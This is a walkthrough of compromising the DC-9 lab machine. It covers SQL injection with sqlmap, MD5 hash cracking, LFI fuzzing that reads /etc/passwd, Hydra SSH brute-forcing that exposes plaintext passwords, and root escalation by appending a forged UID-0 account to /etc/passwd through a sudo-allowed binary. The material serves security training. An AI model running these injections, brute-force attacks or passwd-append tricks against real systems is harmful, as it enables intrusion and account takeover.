monicag
phoebeb
scoots
janitor
janitor2
```

I send it to Hydra to see if we can get in via SSH

```
hydra -L user3.txt -P pass.txt 10.10.10.133 ssh  -f -vV
```

```
[ATTEMPT] target 10.10.10.133 - login "chandlerb" - pass "ILoveRachel" - 233 of 375 [child 7] (0/1)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 7
[22][ssh] host: 10.10.10.133   login: chandlerb   password: UrAG0D!
[STATUS] attack finished for 10.10.10.133 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-07 19:12:40
```

Username:Password

```
chandlerb:UrAG0D!
```

Lets try the SSH access

```
┌──(kali㉿kali)-[~]
└─$ ssh chandlerb@10.10.10.133
chandlerb@10.10.10.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chandlerb@dc-9:~$ id
uid=1009(chandlerb) gid=1009(chandlerb) groups=1009(chandlerb)
chandlerb@dc-9:~$ whoami
chandlerb
chandlerb@dc-9:~$ hostname
dc-9
chandlerb@dc-9:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1586sec preferred_lft 1586sec
chandlerb@dc-9:~$
```

Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as #A01 #A03 #A05 #A07
Type of Exploit: #OSWAP
We learned that the website being hosted by our target has an SQL injection located on the result.php page. We used the sql injection to retrieve then entire database of the website including all users and passwords. This is how we recovered the hash to the admin and it was trivial in recovering the password. These new credentials gave us access to the admin port to the website. Once in there we had access to a new webpage "manage.php" and this page has a Local File Inclusion that exist on that page. This lets a user grab file from the targets local file system. You can see how this is not good. We used the LFI to validated users on the system and then did a brute force on the SSH service to find we have access to the SSH port with CC for chandler and several others found from our sql dump

POC
#sqlinjection

Request Response

Pretty Raw Hex

```
POST /results.php HTTP/1.1
Host: 10.10.10.133
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.5414.120 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: http://10.10.10.133
Upgrade-Insecure-Requests: 1
Referer: http://10.10.10.133/search.php
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="109", "Chromium";v="109"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 13

search=450809
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C

```
sqlmap -r burp
```

```
[13:05:36] [INFO] target URL appears to be UNION injectable with 6 columns
[13:05:36] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=450809' AND (SELECT 3577 FROM (SELECT(SLEEP(5)))HMXM) AND 'XbJC'='XbJC

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=450809' UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7871,0x636a484d48726349757178764e6178517641
0x717a707171),NULL,NULL,NULL-- -
---
[13:05:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:05:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.133'

[*] ending @ 13:05:43 /2023-02-07/
```

```
sqlmap -r burp --dump-all --dbs
```

Database: Staff

```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

```
admin:856f5de590ef37314e7c3bdf6f8a66dc
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
856f5de590ef37314e7c3bdf6f8a66dc
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

#LFI

We get one new page when we log in

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
PDF Metadata Upload Scanner Errors Batch Scan Report Generator IoV

1 × 2 × 3 × 4 × +

Send Cancel Follow redirection

Request

Pretty Raw Hex

```
1  POST /addrecorddb.php HTTP/1.1
2  Host: 10.10.10.133
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
   8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 64
9  Origin: http://10.10.10.133
10 Connection: close
11 Referer: http://10.10.10.133/addrecord.php
12 Cookie: PHPSESSID=500slcmq9njahr78hghsg3k8pp
13 Upgrade-Insecure-Requests: 1
14
15 firstname=test&lastname=test&position=test&phone=test&email=test
```

10.10.10.133/addrecord.php

For quick access, place your bookmarks here on the bookmarks tool

Example.com - Staff

Home Display All Records Search Manage Add Rec

Add Record

Firstname:

Lastname:

Position:

Phone No:

Email:


Submit

Go Back

```
sudo wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -u 10.10.10.133/manage.php?file=FUZZ -b "PHPSESSID=4g6lk8cmb4fc1oe4pupqs9djgl" | grep "passwd"
```

```
000000003:   200        50 L     100 W      1341 Ch     "../../etc/passwd"
000000025:   200        50 L     100 W      1341 Ch     "../../../../../etc/passwd%00"
000000026:   200        50 L     100 W      1341 Ch     "../../../../../../etc/passwd%00"
000000022:   200        50 L     100 W      1341 Ch     "../../etc/passwd%00"
000000007:   200        93 L     172 W      3694 Ch     "../../../../../../etc/passwd"
000000021:   200        50 L     100 W      1341 Ch     "../etc/passwd%00"
```

We see that there might be a LFI here



#passwordspray

```
hydra -L user3.txt -P pass.txt 10.10.10.133 ssh  -f -vV
```

```
[ATTEMPT] target 10.10.10.133 - login "chandlerb" - pass "ILoveRachel" - 233 of 375 [child 7] (0/1)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 7
[22][ssh] host: 10.10.10.133   login: chandlerb   password: UrAG0D!
[STATUS] attack finished for 10.10.10.133 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-07 19:12:40
```

dc-9 (10.10.10.133)

Username:Password

```
chandlerb:UrAG0D!
```

Screenshot Proof of user

```
┌──(kali㉿kali)-[~]
└─$ ssh chandlerb@10.10.10.133
chandlerb@10.10.10.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chandlerb@dc-9:~$ id
uid=1009(chandlerb) gid=1009(chandlerb) groups=1009(chandlerb)
chandlerb@dc-9:~$ whoami
chandlerb
chandlerb@dc-9:~$ hostname
dc-9
chandlerb@dc-9:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1586sec preferred_lft 1586sec
chandlerb@dc-9:~$
```

Privilege Escalation (TA0004)

PE technique (`#LPE-00`)

After some time we found that we have more the one login for SSH. We took these logging and tested each one to see if we have access to our target and if we can priv up with each account. The manner that we latterly priv up to fred was due to clear text credentials being stored under the directory and user of janitor

POC

```
hydra -L user3.txt -P pass.txt 10.10.10.133 ssh  -vV -t 10 -c 2sec | tee hydra.log
```

```
└─$ cat hydra.log | grep "host:"
[22][ssh] host: 10.10.10.133   login: chandlerb   password: UrAG0D!
[22][ssh] host: 10.10.10.133   login: joeyt   password: Passw0rd
[22][ssh] host: 10.10.10.133   login: janitor   password: Ilovepeepee
```

Username:Password

```
janitor:Ilovepeepee
joeyt:Passw0rd
chandlerb:UrAG0D!
```

```
┌──(kali㉿kali)-[~]
└─$ ssh janitor@10.10.10.133
janitor@10.10.10.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  8 09:25:24 2023 from 10.10.10.128
janitor@dc-9:~$ id
uid=1016(janitor) gid=1016(janitor) groups=1016(janitor)
janitor@dc-9:~$ whoami
janitor
janitor@dc-9:~$ hostname
dc-9
janitor@dc-9:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1342sec preferred_lft 1342sec
janitor@dc-9:~$
```

We log into the joeyt and find nothing. We then move to the janitors and we find a file with passwords

```
janitor@dc-9:~$ ls -lah
total 16K
drwx------  4 janitor janitor 4.0K Feb  8 09:15 .
drwxr-xr-x 19 root    root    4.0K Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4.0K Feb  8 09:15 .gnupg
drwx------  2 janitor janitor 4.0K Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ ls .secrets-for-putin/
passwords-found-on-post-it-notes.txt
janitor@dc-9:~$ ls -la .secrets-for-putin/
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Feb  8 09:15 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~$ cat .secrets-for-putin/passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~$
```

```
hydra -L user3.txt -P pass2.txt 10.10.10.133 ssh  -vV -t 10 -c 2sec | tee hydra.log
```

We find another pair of CC and use that to log in as fredf

```
login: fredf   password: B4-Tru3-001
```

```
┌──(kali㉿kali)-[~]
└─$ ssh fredf@10.10.10.133
fredf@10.10.10.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$ whoami
fredf
fredf@dc-9:~$ hostname
dc-9
fredf@dc-9:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1709sec preferred_lft 1709sec
fredf@dc-9:~$
```

Proof of User

```
fredf@dc-9:/opt/devstuff$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:/opt/devstuff$ whoami
fredf
fredf@dc-9:/opt/devstuff$ hostname
dc-9
fredf@dc-9:/opt/devstuff$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1388sec preferred_lft 1388sec
fredf@dc-9:/opt/devstuff$
```

Privilege Escalation (TA0004)

PE technique (`#LPE-02`)

This user has the ability to run a binary as root. This binary appends text to any file of our choosing as root. We create password via openssl cmd and then we feed our fake user and password hash to a file the /dev/shm directory. Once we moved our evil.txt there, we then used the script to append our evil.txt file to the etc/passwd file, thus letting us login as our new user with root rights

```
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

We see we can do the sudo -l this time

```
fredf@dc-9:/opt/devstuff$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/opt/devstuff$
```


```
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

```
fredf@dc-9:/opt/devstuff$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/opt/devstuff$ ls -lah /opt/devstuff/
total 36K
drwxr-xr-x 5 root root 4.0K Feb  8 09:42 .
drwxr-xr-x 4 root root 4.0K Dec 29  2019 ..
-rw-r--r-- 1 root root 7.7K Feb  8 09:44 append
drwxr-xr-x 3 root root 4.0K Dec 29  2019 build
drwxr-xr-x 3 root root 4.0K Dec 29  2019 dist
drwxr-xr-x 2 root root 4.0K Dec 29  2019 __pycache__
-rw-r--r-- 1 root root  250 Dec 29  2019 test.py
-rw-r--r-- 1 root root  959 Dec 29  2019 test.spec
fredf@dc-9:/opt/devstuff$ ls -lah /opt/devstuff/dist
total 12K
drwxr-xr-x 3 root root 4.0K Dec 29  2019 .
drwxr-xr-x 5 root root 4.0K Feb  8 09:42 ..
drwxr-xr-x 2 root root 4.0K Feb  8 09:40 test
fredf@dc-9:/opt/devstuff$ ls -lah /opt/devstuff/dist/test
total 13M
drwxr-xr-x 2 root root 4.0K Feb  8 09:40 .
drwxr-xr-x 3 root root 4.0K Dec 29  2019 ..
-rw-r--r-- 1 root root 7.7K Feb  8 09:41 append
-rw-r--r-- 1 root root 762K Dec 29  2019 base_library.zip
```

POC

What the binary does:

```
fredf@dc-9:/opt/devstuff$ sudo -u root /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff$
```

What is append

```
fredf@dc-9:/opt/devstuff$ ls -la append
-rw-r--r-- 1 root root 7806 Feb  8 09:44 append
fredf@dc-9:/opt/devstuff$ file append
append: ASCII text
fredf@dc-9:/opt/devstuff$ cat append | head -n 5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
fredf@dc-9:/opt/devstuff$
```

create passwd and add user to evil.txt

```
# Create password
openssl passwd -1     #PS pwn
```

```
$1$wgeRVVbo$BEcgen9ynq13sdksR70WB/

# Add user to evil.txt
cat <<EOF > /dev/shm/evil.txt
pwn:\$1\$wgeRVVbo\$BEcgen9ynq13sdksR70WB/:0:0:root:/root:
/bin/bash
EOF
```

```
fredf@dc-9:/opt/devstuff$ openssl passwd -1
Password:
Verifying - Password:
$1$wgeRVVbo$BEcgen9ynq13sdksR70WB/
fredf@dc-9:/opt/devstuff$ cat <<EOF > /dev/shm/evil.txt
> pwn:\$1\$wgeRVVbo\$BEcgen9ynq13sdksR70WB/:0:0:root:/root:/bin/bash
> EOF
fredf@dc-9:/opt/devstuff$ cat /dev/shm/evil.txt
pwn:$1$wgeRVVbo$BEcgen9ynq13sdksR70WB/:0:0:root:/root:/bin/bash
```

Abuse script to add user to `#etc_passwd`

```
sudo /opt/devstuff/dist/test/test /dev/shm/evil.txt
/etc/passwd
```

```
fredf@dc-9:/opt/devstuff$  sudo  /opt/devstuff/dist/test/test  /dev/shm/evil.txt /etc/passwd
fredf@dc-9:/opt/devstuff$ cat /etc/passwd | tail -n 3
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
pwn:$1$wgeRVVbo$BEcgen9ynq13sdksR70WB/:0:0:root:/root:/bin/bash
fredf@dc-9:/opt/devstuff$ su pwn
Password:
root@dc-9:/opt/devstuff# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/opt/devstuff# whoami
root
root@dc-9:/opt/devstuff#
```

Proof of User

```
root@dc-9:/opt/devstuff# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/opt/devstuff# whoami
root
root@dc-9:/opt/devstuff# hostname
dc-9
root@dc-9:/opt/devstuff# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:9c:65 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic eth0
       valid_lft 1181sec preferred_lft 1181sec
root@dc-9:/opt/devstuff#
```